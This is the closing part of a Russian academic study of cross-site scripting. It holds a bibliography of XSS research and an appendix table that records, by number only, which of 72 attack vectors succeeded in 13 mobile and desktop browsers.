31. Duchene F., Groz R., Rawat S., Richier J.-L. XSS Vulnerability detection using model inference assisted evolutionary fuzzing // Proceedings of the Third International Workshop

on Security Testing (SECTEST). 2012. URL: http://www.spacios.eu/sectest2012/pdfs/Groz.pdf (дата обращения 23.08.2013).

32. Duraisamy A., Sathiyamoorthy M., Chandrasekar S. A server side solution for protection of web applications from Cross-Site Scripting attacks // International Journal of Innovative Technology and Exploring Engineering (IJITEE). 2013. Vol. 2, № 4. P. 130-137.
33. ECMA Script Language. Specification Standard ECMA-262. 3rd Edition // Standardizing Information and Communication Systems. 1999. URL: http://www.ecma-international.org/publications/files/ECMA-ST-ARCH/ECMA-262,%203rd%20edition,%20December%201999.pdf (дата обращения 23.08.2013).
34. Endler D. The Evolution of Cross-Site Scripting attacks // iDefense Inc. 2002. URL: http://exjobbjdjchs.googlecode.com/svn-history/r45/trunk/exjobbjdjchs/exjobb/PDF /XSS - 1.pdf (дата обращения 23.08.2013).
35. Fitzpatrick J. An Interview with Steve Furber // Communications of the ACM. 2011. P. 34-39. URL: http://cacm.acm.org/magazines/2011/5/107684-an-interview-with-steve-furber/fulltext (дата обращения 23.08.2013).
36. Fogie S., Grossman J., Hansen R., Rager A., Petkov P. D. XSS attacks: Cross Site Scripting exploits and defense. Elsevier Limited, Oxford, 2007. 448 c.
37. Fong E., Gaucher R., Okun V., Black P.E. Building a test suite for Web application scanners // Proceedings of the 41st Annual Hawaii International Conference on System Sciences. 2008. URL: http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=4439178&isnumber=4438696 (дата обращения 23.08.2013).
38. Fu X., Qian K. Evolutionary security testing of Web applications (fast abstract) // Proceedings of the 21st IEEE annual international symposium on software reliability engineering. 2010. P. 416-417. URL: http://people.hofstra.edu/Xiang_Fu /XiangFu/publications/issre10.pdf. (дата обращения 23.08.2013).

39. Galan E., Alcaide A., Orfila A., Blasco J. A multi–agent scanner to detect stored–XSS vulnerabilities // Proceedings of International Conference of Internet Technology and Secured Transactions (ICITST). 2010. P.332-337. URL:

40. Garcia-Alfaro J., Navarro-Arribas G. Prevention of Cross-Site Scripting Attacks on current Web applications //Lecture notes in computer science. 2007. URL: http://hacks-galore.org/guille/pubs/is-otm-07-slides.pdf (дата обращения 23.08.2013).

41. Garcia-Alfaro J., G. Navarro-Arribas. A survey on detection techniques to prevent Cross-Site Scripting attacks on current web applications // Proceedings of the Second international conference on Critical Information Infrastructures Security. 2007. URL: http://citeseerx.ist.psu.edu/viewdoc/download?rep=rep1&type=pdf&doi=10.1.1.217.2333 P. 287-298 (дата обращения 23.08.2013).

42. Gonçalves A. Cross-Site Scripting: Uma análise prática // Recife – PE. 2009. URL: http://www.cin.ufpe.br/~tg/2009-2/agsj.pdf (дата обращения 23.08.2013).

43. Grossman J. Cross-Site Scripting worms & viruses the impending threat & the best defense. WhiteHat Security Whitepaper. 2007. URL: http://www.net-security.Org/dl/articles/WHXSSThreats.pdf (дата обращения 23.08.2013).

44. Gupta S., Sharma L., Gupta M.,Gupta S. Prevention of cross-site scripting vulnerabilities using dynamic hash. Generation technique on the server side // International Journal of Advanced Computer Research. 2012. Vol. 2, № 3. P. 49-54.

45. Harper A., Harris S., Eagle C., Ness J. Lenkey G., Williams T. Gray Hat Hacking The Ethical Hackers Handbook, 3rd Edition. McGraw-Hill Osborne Media, 2011. 721 c.

46. Heiderich M. Towards elimination of XSS attacks with a trusted and capability controlled DOM // A thesis submitted in partial fulfillment of the requirements for the degree of Doctor of Engineering. 2012. URL: heideri.ch/thesis (дата обращения 23.08.2013).

47. Hope P., Walther B. Web Security Testing Cookbook. Systematic Techniques to Find Problems Fast. O'Reilly Media. 314 с. URL: http://it-ebooks.info/read/1335/ (дата обращения 23.08.2013).

48. Ismail O., Etoh M., Kadobayashi Y., Yamaguchi S. A proposal and implementation of automatic detection/collection system for Cross-Site Scripting vulnerability // Proceedings of the 18th International Conference on Advanced Information Networking and Applications, (AINA), 2004. P. 145. URL: http://dl.acm.org/citation.cfm?id=977497 (дата обращения 23.08.2013).

49. Jagdale P. Blinded by flash: Widespread security risks flash developers // BlackHat DC. 2009. URL: http://www.blackhat.com/presentations/bh-dc-09/Jagdale/BlackHat-DC-09-Jagdale-Blinded-by-Flash.pdf (дата обращения 23.08.2013).

50. Jardine J. HTML encoding in .NET. Available methods //jardinesoftware. 2012. URL: http://www.jardinesoftware.com/Documents/ASPNET_HTML_Encoding.pdf (дата обращения 23.08.2013).

51. Jim T., Swamy N., Hicks M. Defeating script injection attacks with browser-enforced embedded policies // Proceedings of the 16th international conference on World Wide Web. 2007. P.601-610. URL: http://wwwconference.org/www2007/papers/paper595.pdf (дата обращения 23.08.2013).

52. Johari R., Sharma, P. A Survey on Web application vulnerabilities (SQLIA,XSS) exploitation and security engine for SQL injection // Proceedings of the International Conference on Communication Systems and Network Technologies (CSNT). 2012. P. 453 – 458. URL: http://ieeexplore.ieee.org/xpl/articleDetails.jsp?arnumber=6200667 (дата обращения 23.08.2013).

53. Johns M., Engelmann B., Posegga J. XSSDS: server-side detection of Cross-Site Scripting attacks // Proceedings of Computer Security Applications Conference, (ACSAC), 2008. P. 335 – 344. URL: http://ieeexplore.ieee.org/xpl/login.jsp?tp=&arnumber=4721570&url=

http%3A%2F%2Fieeexplore.ieee.org%2Fxpls%2Fabsall.jsp%3Farnumber%3D4721570 (дата обращения 23.08.2013).

54. Kapodistria H., Mitropoulos S., Douligeris C. An advanced web attack detection and prevention tool // Information Management & Computer Security. 2011. Vol. 19, № 5. P. 280 - 299.
55. Kerschbaum F. . Simple Cross-Site attack prevention // Proceedings of the *IEEE*. 2007. P. 464-472. URL: http://www.cs.bham.ac.uk/~tpc/cwi/Teaching/MASPPapers/XsiteAttacks.pdf (дата обращения 23.08.2013).
56. Kerschbaum F. Simple Cross-Site attack prevention // Computers and Technology. URL: http://www.cs.bham.ac.uk/~tpc/cwi/Teaching/MASPPapers/XsiteAttacks.pdf (дата обращения 23.08.2013).
57. Kirda E., Kruegel C., Vigna G., Jovanovic N. Noxes: A client-side solution for mitigating cross-site scripting attacks // Proceeding of the 21st ACM Symposium on Applied Computing (SAC). 2006. URL: http://iseclab.net/papers/noxes.pdf (дата обращения 23.08.2013).
58. Klein A. Cross Site Scripting explained // Sanctum Security Group, 2002. URL: http://crypto.stanford.edu/cs155/papers/CSS.pdf (дата обращения 23.08.2013).
59. Korscheck C. Automatic detection of second-order Cross-Site Scripting vulnerabilities. Diploma Thesis, 2010. 81 c. URL: http://www.korscheck.de/diploma-thesis.pdf (дата обращения 23.08.2013).
60. Krutz R. L., Dean Vines R. The CEH Prep Guide: The comprehensive guide to certified ethical hacking. Wiley Publishing, Inc, 2007. P. 738.
61. Kumar M., Gupta A., Shadab A., Kumar L., Kumar Tiwari V. Defending against modern threats in web applications // International Journal of Computer Science and Informatics (IJCSI). 2012. Vol.1, № 4. P. 10-13.

62. Lam C. Cross-Site Scripting (XSS) // CMPT-320. 2008. URL: http://pages. csam. Mon tclair.edu/~robila/SECURITY/2008/pp3.pdf (дата обращения 23.08.2013).

63. Larry H., Bastian F. Android exploitation primers: lifting the veil on mobile offensive security // OFFSEC/PUBLIC. 2012. Vol. 1. URL: http://subreption.com/sitemedia /uploads/reports/droidleak_release.pdf (дата обращения 23.08.2013).

64. Li Y. Cross-Site-Scripting (XSS) Attacking and Defending // Bachelor´s thesis abstract. 2009. P. 1-73. URL: http://publications.theseus.fi/bitstream/handle/10024/1 3013/Li_ Yonghao.pdf?sequence=1(дата обращения 23.08.2013).

65. Ligatti J., Bauer L., Walker D. Edit automata: Enforcement mechanisms for run-time security policies // International Journal of Information Security. 2005. P. 2–16. URL: http:// www.cs.princeton.edu/~jligatti/papers/editauto-ijis05.pdf (дата обращения 23.08.2013).

66. Lin L. Intrusion detection and prevention framework for Java Web applications using aspects and autonomic elements // A thesis submitted in partial fulfillment of the requirements for the degree of Master of Science, 2010. P.1-100. URL: http://dspace.library.uvic.ca: 8080/bitstream/handle/1828/2902/LinLei-Thesis-Final.pdf?sequence=1 (дата обращения 23.08.2013).

67. Luo T., Hao H., Du W., Wang Y., Yin H. Attacks on WebView in the android system // Proceedings of the 27th Annual Computer Security Applications Conference (ACSAC). 2011. P. 343-352. URL: http://surface.syr.edu/cgi/viewcontent. cgi?article=1217&context= eecs (дата обращения 23.08.2013).

68. Kostadin A. Методика портирования приложений NDK Android // Intel Software. 2012. URL: http://software.intel.com/ru-ru/articles/ndk-android-application-porting-methodologies (дата обращения 23.08.2013).

69. Magazinius J., Phung P. H., Sands D. Safe wrappers and sane policies for self protecting JavaScript // Chalmers University of Technology. 2010. URL: http://www.cse.chalmers.se/~ dave/papers/SafeWrappers.pdf (дата обращения 23.08.2013).

70. Masri W., Podgurski A. Using Dynamic Information Flow Analysis to Detect Attacks Against Applications // ACM SIGSOFT Software Engineering Notes. 2005. P. 1-7. URL: http://academic.research.microsoft.com/Publication/1886792/detecting-and-debugging-insecure-information-flows (дата обращения 23.08.2013).

71. Masri W., Podgurski A., Leon D. Detecting and Debugging Insecure Information Flows // Proceedings of 15th International Symposium on Software Reliability Engineering. 2004. P. 198-209. URL: http://academic.research.microsoft.com/Publication/1886792/detecting-and-debugging-insecure-information-flows (дата обращения 23.08.2013).

72. Masri W. Podgurski A. An Empirical Study of the Strength of Information Flows in Programs // Proceedings of 4th International Workshop on Dynamic Analysis. 2006. P. 73-80. URL: http://www.cs.aub.edu.lb/wm13/AUB-CMPS-07-08.pdf (дата обращения 23.08.2013).

73. Martin M., Lam M. S. Automatic generation of XSS and SQL injection attacks with goal-directed model checking // Proceedings of the 17th conference on Security symposium. 2008. P.31-43. URL: http://www.usenix.org/event/sec08 /tech/full_papers /martin/ martin.pdf (дата обращения 23.08.2013).

74. Martin B., Brown M., Paller A., Kirby D. 2011 CWE/SANS Top 25 Most Dangerous Software Errors // The MITRE Corporation. 2011. URL: http://cwe.mitre.org/top25/archive/2011/2011cwe_sans_top25.pdf (дата обращения 23.08.2013).

75. Mcallister S., Kirda E., Kruegel C. Leveraging user interactions for in-depth testing of web applications. // RAID '08: Proceedings of the 11th international symposium on Recent Advances in Intrusion Detection. 2008. P. 191

76. McClure S., Scambray J., Kurtz G. Hacking exposed: network security secrets and solutions, sixth edition. McGraw Hill. 2009. P. 687.

77. Milletary J. Technical trends in phishing attacks // US-CERT Publications. 2005. URL: https://www.us-cert.gov/reading_room/phishing_trends0511.pdf. (дата обращения 23.08.2013).

78. Mills C. Investigation of defences against Cross Site Scripting attacks. 2004. URL: http://www.cs.auckland.ac.nz/compsci725s2c/archive/termpapers/cm.pdf (дата обращения 23.08.2013).

79. Mitchel C. Securing websites // A SophosLabs technical paper. 2011. URL: http: // www. sophos.com/security/technical-papers/sophos-securing-websites.pdf (дата обращения 23.08.2013).

80. Mohamed A.E. Complete Cross-site Scripting walkthrough // itsec4all. 2012. URL: http://www.exploit-db.com/wp-content/themes/exploit/docs/18895.pdf (дата обращения 23.08.2013).

81. Mohammadi S., Koohbor F. Protecting cookies against cross-site scripting attacks using cryptography // Proceedings of the 9th WSEAS international conference on Advances in e-activities, information security and privacy (ISPACT). 2010.P 22-31. URL: http://www.wseas.us/e-library/conferences/2010/Merida/ISPACT/ISPACT-02.pdf (дата обращения 23.08.2013).

82. Mookhey K.K ., Burghate N. Detection of SQL Injection and Cross-site Scripting Attacks // securityfocus.com. 2004. URL: http://www.symantec.com/connect/ articles/ detection-sql-injection-and-cross-site-scripting-attacks (дата обращения 23.08.2013).

83. Nadji Y., Saxena P., Song D. Document structure integrity: a robust basis for Cross-site Scripting defense // Proceeding of the network and distributed System Security Symposium (NDSS). 2009. URL: http://www.isoc.org/isoc/conferences/ndss/09/ pdf/01.pdf (дата обращения 23.08.2013).

84. Nava E. V., Lindsay D. Our favorite xss filters: ids and how to attack them // Black Hat. 2009. URL: http://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf (дата обращения 23.08.2013).

85. Nava E. V., Lindsay D. Universal xss via ie8's xss filters // Black Hat Europe. 2010. URL: http://www.p42.us/ie8xss/Abusing_IE8s_XSS_Filters.pdf (дата обращения 23.08.2013).

86. Neagos A., Motogna S. Cross-site scripting browsers' protection analysis// Studia Univ. Babes-Bolyai, Informatica. 2012. Vol. LVII, № 4. P. 39-54.

87. Neagos A., Motogna S. Security analysis regarding Cross-Site Scripting on Internet Explorer // Proceedings of BCI. 2012. P.125-128. URL: http://ceur-ws.org/Vol-920/p125-neagos.pdf (дата обращения 23.08.2013).

88. Nikiforakis N., Meert W., Younan Y., Johns M., W. Joosen. SessionShield: lightweight protection against session hijacking // Proceedings of the Third international conference on Engineering secure software and systems (ESSoS). 2011. P. 87-100. URL: https://lirias.kuleuven.be/bitstream/123456789/297677/1/sshield.pdf&embedded=true (дата обращения 23.08.2013).

89. Orjih O. Type 2 Cross-site Scripting: an attack demonstration. URL: http://www.cse.wustl.edu/~jain/cse571-07/xsscript.htm (дата обращения 23.08.2013)

90. Patil V. S., Bamnote G. R., Nair S. S. Cross Site Scripting: an overview // Proceedings published by International Journal of Computer Applications (IJCA). 2011. P. 19-22. URL: http://www.ijcaonline.org/isdmisc/number4/isdm084.pdf (дата обращения 23.08.2013).

91. Pelizzi R., Tran T., Saberi A. Large-scale, automatic XSS detection using Google dorks // 2012. URL: http://www.cs.sunysb.edu/~rpelizzi/gdorktr.pdf (дата обращения 23.08.2013).

92. Phung P. H., Sands D., Chudnov A. Lightweight Self-Protecting JavaScript // Volume March 2009 of Computer and Communications Security. 2009. P. 47-60. URL: http://www.cse.chalmers.se/~dave/papers/ASIACCS09.pdf (дата обращения 23.08.2013).

93. Rafail J. Cross-Site Scripting Vulnerabilities // CERT, 2001. URL: www.cert.org /../ cross site_scripting.pdf (дата обращения 23.08.2013).

94. Raman P. JaSPIn: JavaScript based anomaly detection of Cross-site scripting attacks // A thesis submitted in partial fulfillment of the requirements for the degree of Master of computer science, 2008. URL: http://citeseerx.ist.psu.edu/viewdoc/download?_rep=rep1&type=pdf&doi=10.1.1.216.6860 (дата обращения 23.08.2013).

95. Reis C., Barth A., Pizano C. Browser security: lessons from google chrome // ACM Digital Library. 2009. URL: http://queue.acm.org/detail.cfm?id=1556050 (дата обращения 23.08.2013).

96. Reis C., Dunagan J., Wang H.J., Dubrovsky O., Esmeir S. BrowserShield: Vulnerability-driven filtering of dynamic HTML // Proceedings of the USENIX Symposium on Operating System Design and Implementation. 2006. URL: http://research.microsoft.com/en-us/projects/shield/bshield-osdi2006.pdf (дата обращения 23.08.2013).

97. Reyes M. Hacking Firefox: More Than 150 Hacks, Mods, and Customizations. Indianapolis, Indiana, Wiley Publishing, Inc., 2005. P. 432.

98. Reza Faghani M., Saidi H. Social networks' XSS worms // Proceedings of the 12th IEEE International conference on computational science and engineering (CSE). 2009. P. 1137-1141. URL: http://iconceptpress.com/download/paper/11122716191613.pdf (дата обращения 23.08.2013).

99. Roichman A. Cross-Site history manipulation: XSHM CheckMarx.com LTD. 2010. URL: http://checkmarx.com/wp-content/uploads/2012/07/XSHM-Cross-site-history-manipulation.pdf (дата обращения 23.08.2013).

100. Ross D., Brugiolo I., Coates J., Roe M. Cross-site Scripting Overview // Microsoft Corporation. 2000. URL: http://ha.ckers.org/cross-site-scripting.html (дата обращения 23.08.2013).

101. Saxena P., Molnar D., Livshits B. ScriptGard: automatic context-sensitive sanitization for large-scale legacy Web applications // Proceedings of the 18th ACM conference on Computer and communications security (CCS). 2011. P. 601-614. URL: http://research.microsoft.com/users/livshits/papers%5Cpdf%5Cccs11.pdf (дата обращения 23.08.2013).

102. Saxena P., Molnar D., Livshits B. ScriptGard: preventing script injection attacks in legacy Web applications with automatic sanitization // Tech. rep., Microsoft Research. 2010. URL: http://research.microsoft.com/users/livshits/papers%5Ctr%5Cscriptgardtr.pdf (дата обращения 23.08.2013).

103. Scambray J., Liu V., Sima C. Hacking exposed Web applications, 3rd Edition. McGraw Hill Professional, 2010. 482 c.

104. Scholte T., Robertson W., Balzarotti D., Kirda E. Preventing input validation vulnerabilities in Web applications through automated type analysis // Proceedings of the 36th Annual IEEE Computer Software and Applications Conference (COMPSAC). 2012. P. 233-243. URL: http://www.computer.org/csdl/proceedings/compsac/ 2012 /4736 /00/4736a233-abs.html (дата обращения 23.08.2013).

105. Schumann M., Voigts R., Christmann S., Hagenhoff S. Mobile Web Browsers // Working Paper. 2011. URL: http://www2.as.wiwi.uni-goettingen.de/getfile?DateiID=713 (дата обращения 23.08.2013).

106. Seffernick M. Script-free HTML: preventing Cross-Site Scripting while permitting HTML-rich content // A thesis submitted in partial fulfillment of the requirements for the degree of Master of computer science. 2013. URL: http://kb.osu.edu/dspace/bitstream/handle/1811/54403/SFH-Final.pdf?sequence=1 (дата обращения 23.08.2013).

107. Shah S. HTML5 top 10 threats stealth attacks and silent exploits // Blackhat EU. 2012. URL: http://media.blackhat.com/bh-eu-12/shah/bh-eu-12-Shah_HTML5_Top_10-WP.pdf (дата обращения 23.08.2013).

108. Shalini S., Usha S. Prevention of Cross-Site Scripting Attacks (XSS) on Web applications in the client side // International Journal of Computer Science Issues (IJCSI). 2011. Vol. 8, Issue 4, № 1. P.650-654.

109. Shanmugam J., Ponnavaikko M. Cross Site Scripting-Latest developments and solutions: A survey // Int. J. Open Problems Compt. Math., 2008. Vol. 1, № 2. P. 8-28. URL: http://www.emis.de/journals/IJOPCM/files/IJOPCM(Vol.1.2.2.S.08).pdf (дата обращения 23.08.2013).

110. Shanmughaneethi V., Ramesh P., Swamynathan S. Preventing client-side attack in Web applications through Web services // International Journal of Soft Computing. 2012. Vol.7, № 4. P. 181-190.

111. Shar L.K.,Tan, H.B.K. Defending against Cross-Site Scripting attacks. Computer. 2012. Vol. 45, №. 3. P. 55-62

112. Shema M. Seven deadliest Web application attacks (seven deadliest attacks). Syngress Publishing. 2010. P. 146.

113. Šimec A.,. Staničić O. Internet application security // Proceedings of the 35th International Convention (MIPRO). 2012. URL: http://ieeexplore.ieee.org/xpl/mostRecentIssue.jsp?punumber=6231996 (дата обращения 23.08.2013).

114. Simic B. Eliminating SQL injection and Cross-Site Scripting with aspect oriented programming // OWASP Enterprise Security API (ESAPI). Abstract of thesis, 2012. URL: http://www.bojansimic.com/wpcontent/uploads/2012/06/EliminatingSQLInjectionAndXSSWithAspectOrientedProgramming-June-12-Final.pdf (дата обращения 23.08.2013).

115. Sireteanu N.A. Security challenges of modern Web applications // Security challenges of modern Web applications. 2009. URL: http://saaic.feaa.uaic.ro/index.php/saaic/article/download/T15/pdf_26 (дата обращения 23.08.2013).

116. Shanmugam J., Ponnavaikko M., XSS Application Worms: New Internet Infestation and Optimized Protective Measures // Eighth ACIS International Conference. SNPD.

2007. P.1164-1169. URL: http://codeprofilers.com/tl_files/codeprofiler/pdf/crosssite scriptingimpact.pdf (дата обращения 23.08.2013).

117. Smith M.A. Web application security: XSS Attacks // Kansas State University. 2006. URL: http://people.cis.ksu.edu/~mas3773/cis726/report.pdf (дата обращения 23.08.2013).
118. Stuttard D., Pinto M. The Web application Hacker's handbook: discovering and exploiting security flaws. Wiley Publishing, Inc., Indianapolis, Indiana, 2008. P.771.
119. Su Z., Wassermann G. The Essence of Command Injection Attacks In Web Applications // 33rd ACM Sigplan-Sigact Symposium on Principles of Programming Languages. 2006. P. 372 – 382 URL: http://www.cs.ucdavis.edu/~su/publications/popl06.pdf (дата обращения 23.08.2013).
120. Sun F., Xu L., Su Z. Client-side detection of XSS worms by monitoring payload propagation // Proceedings of the 14th European conference on Research in computer security, 2009. P. 539-554. URL: http://sun.cs.ucdavis.edu/ papers/esorics09xssworm.pdf (дата обращения 23.08.2013).
121. Tang Z., Zheng N., Xu M. Identifying Cross-Site Scripting attacks based on URL analysis // I.J. Engineering and Manufacturing. 2012. Vol. 5. P. 52-61. URL: http://www.mecs-press.org/ijem/ijem-v2-n5/IJEM-V2-N5-8.pdf (дата обращения 23.08.2013).
122. Tang Z., Zhu H., Cao Z., Zhao S. L-WMxD: lexical based Webmail XSS discoverer // Proceedings of the First International Workshop on Security in Computers, Networking and Communications. 2011. P. 993-998. URL: http://www.learningace.com/doc/4288392/b4f87176f12966d3b66c35239c7f9885/p993-tang (дата обращения 23.08.2013).
123. Tripp O., Weisman O. Hybrid analysis for JavaScript security assessment // URL: http://www.cs.tau.ac.il/~omertrip/fse11/paper.pdf (дата обращения 23.08.2013).
124. Van Acker S., Nikiforakis N., Desmet L. FlashOver: automated discovery of Cross-site Scripting vulnerabilities in rich internet applications // Proceedings of AsiaCCS. 2012. URL: http://www.securitee.org/files/flashover_asiaccs2012.pdf (дата обращения 23.08.2013).

125. Venkatakrishnan V. N., Bisht P., Ter Louw M., Zhou M., Gondi K., Ganesh K. T. WebAppArmor: a framework for robust prevention of attacks on Web applications (Invited Paper) // Proceedings 6th International Conference, ICISS 2010, Gandhinagar, India, December 17-19, 2010. Proceedings of the 6th International Conference, (ICISS), 2010. P. 3-26. URL: http://link.springer.com/chapter/10.1007%2F978-3-642-17714-9_2#page-1 (дата обращения 23.08.2013).

126. Vogt P. Cross Site Scripting (XSS) attack prevention with dynamic data tainting on the client side. Master's Thesis, 2006. URL: http://www.isoc.org/isoc/conferences /ndss /07/papers/cross-site-scripting_prevention.pdf (дата обращения 23.08.2013).

127. Vogt P., Kirda E., Kruegel C., Vigna G. Cross Site Scripting prevention with dynamic data tainting and static analysis // Proceedings of the 14th Annual Network & Distributed System Security Symposium, NDSS 2007. URL: http://www.isoc.org/isoc/conferences/ndss/07/ papers/cross-site-scripting_prevention.pdf (дата обращения 23.08.2013).

128. Vogt P., Nentwich F., Jovanovic N., Kirda E., Kruegel C., Vigna G. Cross-Site Scripting prevention with dynamic data tainting and static analysis // Proceeding of the Network and Distributed System Security Symposium (NDSS). 2007. URL: http://www.isoc.org /isoc/conferences/ndss/07/papers/cross-site-scripting_prevention.pdf (дата обращения 23.08.2013).

129. Wassermann G., Su Z. Static detection of cross-site scripting vulnerabilities // Proceedings of the 30th international conference on Software engineering. 2008. URL: http://rosaec. snu.ac.kr/meet/file/20090204paperd.pdf (дата обращения 23.08.2013).

130. Weinberger J., Barth A., Song D. Towards client-side HTML security policies // Proceedings of the 6th USENIX conference on Hot topics in security (HotSec). 2011. URL: http://www.usenix.org/event/hotsec11/tech/finalfiles/ Weinberger.pdf (дата обращения 23.08.2013).

131. Weinberger J., Saxena P., Akhawe D., Finifter M. , Shin R., Song D.. A systematic analysis of XSS sanitization in Web application frameworks // Proceedings of the 16th European conference on Research in computer security (ESORICS), 2011. URL: http://www.cs.berkeley.edu/~dawnsong/papers/2011%20Systematic%20Analysis%20of%20XSS%20Sanitization.pdf (дата обращения 23.08.2013).

132. Weinberger J., Saxena P., Akhawe D., Finifter M., Shin R., Song D. A systematic analysis of XSS sanitization in web application frameworks // Proceedings of 16th European Symposium on Research in Computer Security (ESORICS). 2011. P. 150-171.

133. White A. JavaScript Programmer's Reference. Indiana, Wiley Publishing, Inc., 2009. P.1032.

134. Wiegenstein A. The impact of Cross Site Scripting on your business // Virtual Forge, 2007. URL: http://codeprofilers.com/tl_files/codeprofiler/pdf/cross site_scripting impact. pdf (дата обращения 23.08.2013).

135. Yang E. Z., Stefan D. Mitchell J., Mazieres D., Marchenko P., Karp B. Toward principled browser security // Proceedings of the 14th USENIX conference on Hot Topics in Operating Systems. 2013. URL: http://www0.cs.ucl.ac.uk/staff/b.karp/ browserifc-hotos13.pdf (дата обращения 23.08.2013).

136. Yu F., Alkhalaf M., Bultan T. STRANGER: An automata-based string analysis tool for PHP // Proceedings of the 16th International Conference held as Part of the Joint European Conferences on Theory and Practice of Software (TACAS). 2010. P.154-157. URL: http://www3.nccu.edu.tw/~yuf/tacas10.pdf (дата обращения 23.08.2013).

137. Yu D., Chander C., Islam N., Serikov I. Javascript instrumentation for browser security // Proceedings of the ACM Symposium on Principles of Programming Languages. 2007. URL: http://www.cs.purdue.edu/homes/xyzhang/spring07/Papers/js-tr.pdf (дата обращения 23.08.2013).

138. Zakas N. Professional JavaScript for web developers. Wiley Publishing Inc, 2005. P. 646.

139. Zalewski M. The Tangled Web: A guide to securing modern Web applications. San Francisco, No Starch Press, Inc. 2011. P. 324.

140. Zheng Y., Zhang X. Path sensitive static analysis of Web applications for remote code execution vulnerability detection // Proceedings of the 2013 international conference on software engineering. P. 652-661. URL: http://www.cs.purdue.edu/homes/xyzhang/Comp/icse13_zheng.pdf (дата обращения 23.08.2013).

141. Жуков Ю. Основы веб-хакинга. Нападение и защита**.** СПб.:Питер, 2011. 176 с.

142. Мак-Клар С., Шах С., Шах Ш.. Хакинг в Web: атаки и защита. М.: Издательский дом «Вильямс», 2003. 384 с.

143. Михайлов Д. М., Жуков И. Ю. Защита мобильных телефонов от атак. М.: Фойлис, 2011. 189 с.

144. Скембрей Д., Шема М., Чен Й. М, Вонг Д. Секреты хакеров. Безопасность Web-приложений — готовые решения. М.: Издательский дом «Вильямс», 2003. 384 с.

145. Флэнаган Д. JavaScript. Подробное руководство, 5-е издание. М.: Символ-Плюс, 2008. 992 с.

146. Шаньгин В.Ф. Защита информации в компьютерных системах и сетях. М.: ДМК Пресс, 2012. 592 с.

ПРИЛОЖЕНИЕ

Количественные показатели уязвимости браузеров к векторам атаки межсайтового выполнения сценариев

Таблица I

СВОДНЫЕ ДАННЫЕ УЯЗВИМОСТИ БРАУЗЕРОВ К ВЕКТОРАМ АТАКИ МЕЖСАЙТОВОГО ВЫПОЛНЕНИЯ СЦЕНАРИЕВ

№ п.п	Maxthon	Opera	Opera mini	Chrome	Firefox	Ucbrowser	Dolphin	Boat	Easy	Ninesky	One	Skyfire	Браузер 4.0.4
1	1	1	0	1	1	1	1	1	1	1	1	0	1
2	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0	0	0	0
4	1	1	0	1	1	1	1	1	1	1	1	0	1
5	1	1	0	1	1	1	1	1	1	1	0	0	1
6	0	0	1	0	0	0	0	0	0	0	0	0	0
7	1	0	1	0	0	0	1	1	1	1	1	0	1
8	0	0	1	0	0	0	0	0	0	0	0	0	0
9	0	0	1	0	0	0	0	0	0	0	0	0	0
10	1	1	1	1	1	1	1	1	0	1	1	1	1
11	1	1	1	1	0	1	1	1	0	1	1	1	1
12	0	0	0	0	0	0	0	0	0	0	0	0	0
13	1	0	0	0	1	0	0	1	0	0	0	0	0
14	0	0	0	0	0	0	0	0	0	0	0	0	0
15	0	0	0	0	0	0	0	0	0	0	0	0	0
16	0	0	0	0	0	0	0	0	0	0	0	0	0
17	0	0	0	0	0	0	0	0	0	0	0	0	0
18	0	0	0	0	0	0	0	0	0	0	0	0	0
19	0	1	1	0	1	0	0	0	0	0	0	0	0
20	0	0	0	0	1	0	0	0	0	0	0	0	0
21	0	0	0	0	0	0	0	0	0	0	0	0	0
22	0	0	0	0	0	0	0	0	0	0	0	0	0
23	0	0	0	0	0	0	0	0	0	0	0	0	0
24	0	0	0	0	0	0	0	0	0	0	0	0	0
25	1	1	0	1	1	1	1	1	1	1	1	1	1
26	1	1	0	1	1	1	1	1	1	1	1	1	1
27	1	1	0	1	1	1	1	1	1	1	1	1	1
28	1	1	0	1	1	1	1	1	1	1	1	1	1
29	0	0	0	0	0	0	0	0	0	0	0	0	0
30	1	1	1	1	1	1	1	1	1	1	1	1	1
31	0	0	0	0	0	0	0	0	0	0	0	0	0
32	0	0	0	0	0	0	0	0	0	0	0	0	0
33	0	0	0	0	0	0	0	0	0	0	0	0	0
34	1	1	1	1	1	1	1	1	1	1	1	1	1
35	0	0	0	0	0	0	0	0	0	0	0	0	0
36	0	0	0	0	0	0	0	0	0	0	0	0	0
37	0	0	0	0	0	0	0	0	0	0	0	0	0
38	0	0	1	0	0	0	0	0	0	0	0	0	0
39	0	0	0	0	0	0	0	0	0	0	0	0	0
40	1	1	1	1	1	1	1	1	1	1	1	0	1
41	0	0	0	0	0	0	0	0	0	0	0	0	0
42	0	0	0	0	0	0	0	0	0	0	0	0	0
43	0	0	0	0	0	0	0	0	0	0	0	0	0
44	0	0	0	0	0	0	0	0	0	0	0	0	0
45	1	1	1	1	1	1	1	1	1	1	1	1	1
46	0	0	1	0	0	0	0	0	0	0	0	0	0

47	0	0	0	0	0	0	0	0	0	0	0	0	0
48	0	0	0	0	0	0	0	0	0	0	0	0	0
49	0	1	0	1	1	1	1	1	0	0	0	1	1
50	0	1	1	0	0	0	0	0	0	0	0	0	0
51	0	1	1	1	1	1	1	1	0	1	0	1	1
52	0	0	0	0	0	0	0	0	0	0	0	0	0
53	0	0	0	0	0	0	0	0	0	0	0	0	0
54	0	0	0	0	0	0	0	0	0	0	0	0	0
55	0	0	0	0	0	0	0	0	0	0	0	0	0
56	0	0	0	0	0	0	0	0	0	0	0	0	0
57	1	1	1	1	1	0	1	1	1	1	1	1	1
58	1	1	0	1	0	0	1	1	1	1	0	1	1
59	0	1	1	1	1	1	1	1	0	0	1	1	1
60	1	1	1	1	1	0	1	1	1	1	0	1	1
61	0	1	0	0	0	0	0	0	0	0	0	0	0
62	0	0	0	0	0	0	0	0	0	0	0	0	0
63	0	1	1	0	0	0	0	0	1	0	0	0	0
64	1	0	1	1	1	0	1	1	1	1	0	0	1
65	0	0	1	0	0	0	0	0	0	0	0	0	0
66	0	0	0	0	0	0	0	0	0	0	0	0	0
67	0	0	0	0	1	0	0	0	0	0	0	0	0
68	0	0	0	0	0	0	0	0	0	0	0	0	0
69	0	0	0	0	0	0	0	0	0	0	0	0	0
70	0	0	0	0	0	0	0	0	0	0	0	0	0
71	0	0	0	0	0	0	0	0	0	0	0	0	0
72	0	0	0	0	0	0	0	0	0	0	0	0	0
